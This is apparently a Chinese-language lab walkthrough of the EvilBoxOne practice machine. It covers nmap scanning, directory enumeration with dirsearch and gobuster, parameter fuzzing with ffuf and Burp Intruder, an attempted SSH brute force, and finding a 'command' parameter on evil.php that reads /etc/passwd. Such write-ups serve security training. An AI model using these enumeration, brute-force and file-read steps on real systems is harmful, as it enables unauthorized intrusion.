EvilBoxOne

机器	IP
攻击机/Kali	192.168.246.148
目标机/Linux	192.168.1.7

0x01 信息收集

端口扫描

`nmap -sS -sV -A -O -p- 192.168.1.7`

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -A -O -p- 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 21:47 CST
Nmap scan report for evilboxone (192.168.1.7)
Host is up (0.015s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   33.88 ms 192.168.246.2 (192.168.246.2)
2   0.41 ms  evilboxone (192.168.1.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.05 seconds
```


- 目标主机名为 `evilboxone`
- 开放端口与服务：
  - 22/tcp 运行OpenSSH 7.9p1的SSH服务
  - 80/tcp 运行Apache httpd 2.4.38的HTTP服务
- Linux内核版本：2.4.37

目录扫描

`dirsearch -u http://192.168.1.7`

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.1.7/_25-08-29_22-05-42.txt

Target: http://192.168.1.7/

[22:05:42] Starting:
[22:05:53] 403 -  276B  - /.ht_wsr.txt
[22:05:54] 403 -  276B  - /.htaccess.orig
[22:05:54] 403 -  276B  - /.htaccess.bak1
[22:05:54] 403 -  276B  - /.htaccess.sample
[22:05:54] 403 -  276B  - /.htaccess_orig
[22:05:54] 403 -  276B  - /.htaccess_sc
[22:05:54] 403 -  276B  - /.htaccessOLD2
[22:05:54] 403 -  276B  - /.htaccessOLD
[22:05:54] 403 -  276B  - /.htaccess.save
[22:05:54] 403 -  276B  - /.htaccessBAK
[22:05:54] 403 -  276B  - /.htaccess_extra
[22:05:54] 403 -  276B  - /.html
[22:05:54] 403 -  276B  - /.htm
[22:05:54] 403 -  276B  - /.htpasswd_test
[22:05:54] 403 -  276B  - /.htpasswds
[22:05:54] 403 -  276B  - /.httr-oauth
[22:05:59] 403 -  276B  - /.php
[22:08:41] 200 -   12B  - /robots.txt
[22:08:43] 200 -    4B  - /secret/
[22:08:43] 301 -  311B  - /secret  →  http://192.168.1.7/secret/
[22:08:45] 403 -  276B  - /server-status
[22:08:45] 403 -  276B  - /server-status/

Task Completed
```

可访问页面有/robots.txt




猜测 `H4x0r` 为用户名，但尝试ssh暴力破解无果

/secret页面无回显，继续扫描目录


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.7/secret -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -b 403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.7/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 4]
/evil.php             (Status: 200) [Size: 0]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

换用dirb/dirbuster/gobuster工具，指定/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt，仅gobuster扫描出eval.php页面

查看index.html及其源代码，无发现



查看evil.php




测试思路：找参数确认可交互入口->测行为判断PHP文件功能->漏洞探测

参数探测：

```
ffuf -u http://192.168.1.7/secret/evil.php? -w
/usr/share/wordlists/seclist/Directory/Web-Content/burp-parameter-names.txt -mc
200 -fs 0
```

没有爆破出来，换用BP的Cluster bomb


Payload Sets
You can define one or more payload sets. The number of payload sets depends on the atta
Payload set: 1
Payload count: 2,588
Payload type: Simple list
Request count: 116,460
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Extensions - Short
Extensions - Long
Format strings
Form field values
Form field values
Server-side variable names
Fuzzing - SQL injection
Fuzzing - XSS
Remove
each payload before it is used

Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 2 Payload count: 45

Payload type: Simple list Request count: 116,460


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.




each payload before it is used.

成功爆破出可传入参数 `command` 以及 `/etc/passwd`




